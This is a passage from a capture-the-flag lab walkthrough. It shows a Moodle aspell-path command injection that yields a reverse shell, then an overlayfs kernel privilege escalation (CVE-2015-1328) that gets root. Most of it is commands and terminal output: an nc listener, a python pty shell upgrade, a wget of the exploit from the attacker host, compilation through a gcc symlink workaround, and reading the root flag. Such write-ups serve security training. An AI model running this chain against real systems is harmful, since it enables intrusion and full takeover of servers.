
- The aspell path field is vulnerable to **command injection**
- Moodle executes this value when spell-checking is triggered
- Instead of a path, arbitrary system commands are executed

Explanation:

- The aspell path field is vulnerable to **command injection**
- Moodle executes this value when spell-checking is triggered
- Instead of a path, arbitrary system commands are executed

8.1. Triggering Reverse Shell

```
┌──(kali㉿pranavcb014022)-[~/Downloads]
└─$ sudo nc -nvlp 5555
sudo: unable to resolve host pranavcb014022: Name or service not known
listening on [any] 5555 ...
```



Listener Setup (Attacker Machine): nc -nvlp 5555

Action:

- Navigated to:

Site administration > Plugins > Text editors > TinyMCE HTML editor

- Changed **Spell engine** to:

PSpellShell

- Saved changes


Explanation:


- Selecting PSpellShell forces Moodle to use the **aspell binary**
- Since aspell path was previously injected with a reverse shell payload
- This triggers execution of the payload

Result:

- Reverse shell connection received on port **5555**

8.2. Reverse Shell Execution via Blog Editor





Listener Setup: nc -nvlp 5555

Trigger Action:

- Navigated to:

My profile > Blogs > Add a new entry

- Entered content in editor
- Editor triggered **spell-check (TinyMCE > PSpellShell)**

Explanation:


- Spell-check uses **aspell path**
- Previously injected payload gets executed
- This triggers the reverse shell

Result:

connect to [192.168.28.130] from [192.168.28.136]
/bin/sh: can't access tty; job control turned off
$

- Reverse shell successfully obtained
- Shell access on target machine

8.3. Shell Stabilization & Initial Enumeration



```
┌──(kali㉿pranavcb014022)-[~/Downloads]
└─$ sudo nc -nvlp 5555
sudo: unable to resolve host pranavcb014022: Name or service not known
listening on [any] 5555 ...
connect to [192.168.28.130] from (UNKNOWN) [192.168.28.136] 39263
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
boris  doak  natalya
www-data@ubuntu:/home$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@ubuntu:/home$
```

```
┌──(kali㉿pranavcb014022)-[~]
└─$ searchsploit Linux ubuntu 3.13.0
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation  | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation  | linux/local/37293.txt
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3 | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)                      | linux/local/31346.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                 | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                        | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                               | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation    | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escal | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation               | linux/local/41760.txt
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Shell Upgrade: python3 -c 'import pty; pty.spawn("/bin/bash")'

Result:

- Upgraded to a fully interactive TTY shell

Initial Enumeration:

cd /home
ls
uname -a

Findings:

- Users present: boris, doak, natalya
- System info: Linux Ubuntu 3.13.0-32-generic

Privilege Escalation Enumeration: searchsploit Linux ubuntu 3.13.0

Findings:

- Multiple local privilege escalation exploits available
- Kernel version vulnerable to known exploits

9. Exploit Transfer and Compilation (Handling Missing Compiler)

```
┌──(kali㉿pranavcb014022)-[~/Documents]
└─$ searchsploit -m 37292
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/37292
     Path: /usr/share/exploitdb/exploits/linux/local/37292.c
    Codes: CVE-2015-1328
 Verified: True
File Type: C source, ASCII text, with very long lines (466)
Copied to: /home/kali/Documents/37292.c



┌──(kali㉿pranavcb014022)-[~/Documents]
└─$ gcc 37292.c -o exploit

┌──(kali㉿pranavcb014022)-[~/Documents]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
www-data@ubuntu:/home$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ wget http://192.168.28.130:8000/37292.c
wget http://192.168.28.130:8000/37292.c
--2026-03-30 01:02:56--  http://192.168.28.130:8000/37292.c
Connecting to 192.168.28.130:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5030 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[===================================>] 5,030       --.-K/s   in 0s

2026-03-30 01:02:56 (889 MB/s) - '37292.c' saved [5030/5030]

www-data@ubuntu:/tmp$ gcc -o exploit 37292.c
gcc -o exploit 37292.c
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
www-data@ubuntu:/tmp$
```

Attacker Machine:

searchsploit -m 37292
python3 -m http.server 8000

Explanation:

- Copied OverlayFS exploit locally
- Hosted file for transfer

Target Machine:

cd /tmp
wget http://192.168.28.130:8000/37292.c
gcc -o exploit 37292.c

Result:

- File downloaded successfully
- gcc not available

Alternative Attempt: cc -o exploit 37292.c

Result:

- Compilation successful using cc

Explanation:

- Target lacks gcc but has cc (default C compiler)
- Used cc to compile exploit successfully

9.1. Privilege Escalation via OverlayFS Exploit

```
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
www-data@ubuntu:/tmp$ ln -s /usr/bin/cc gcc
ln -s /usr/bin/cc gcc
```

```
www-data@ubuntu:/tmp$ ./exploit
./exploit
bash: ./exploit: No such file or directory
www-data@ubuntu:/tmp$
www-data@ubuntu:/tmp$ gcc -o exploit 37292.c
gcc -o exploit 37292.c
```

```
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# ls
ls
# ls -la
ls -la
total 44
drwx------  3 root root 4096 Apr 29  2018 .
drwxr-xr-x 22 root root 4096 Apr 24  2018 ..
-rw-r--r--  1 root root   19 May  3  2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  2 root root 4096 Apr 28  2018 .cache
-rw-------  1 root root  144 Apr 29  2018 .flag.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-------  1 root root 1024 Apr 23  2018 .rnd
-rw-------  1 root root 8296 Apr 29  2018 .viminfo
# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/

#
```

Steps Performed (Target):

cd /tmp
wget http://192.168.28.130:8000/37292.c
gcc -o exploit 37292.c

Issue:

- gcc not installed

Workaround:

ln -s /usr/bin/cc gcc
gcc -o exploit 37292.c

Explanation:

- Created a symlink from gcc > cc
- Allowed compilation using available compiler

Execution: ./exploit

Result:

```
id
whoami
```

```
uid=0(root) gid=0(root)
root
```


Successfully escalated privileges to **root**

Flag Retrieval:

```
cd /root
ls -la
cat .flag.txt
```

Flag: 568628e0d993b1973adc718237da6e93

9.2. Final Flag Capture



Access: http://192.168.28.136/006-final/xvf7-flag/

Result:

- Successfully accessed final flag page

Output:

- Confirmation message: FLAG CAPTURED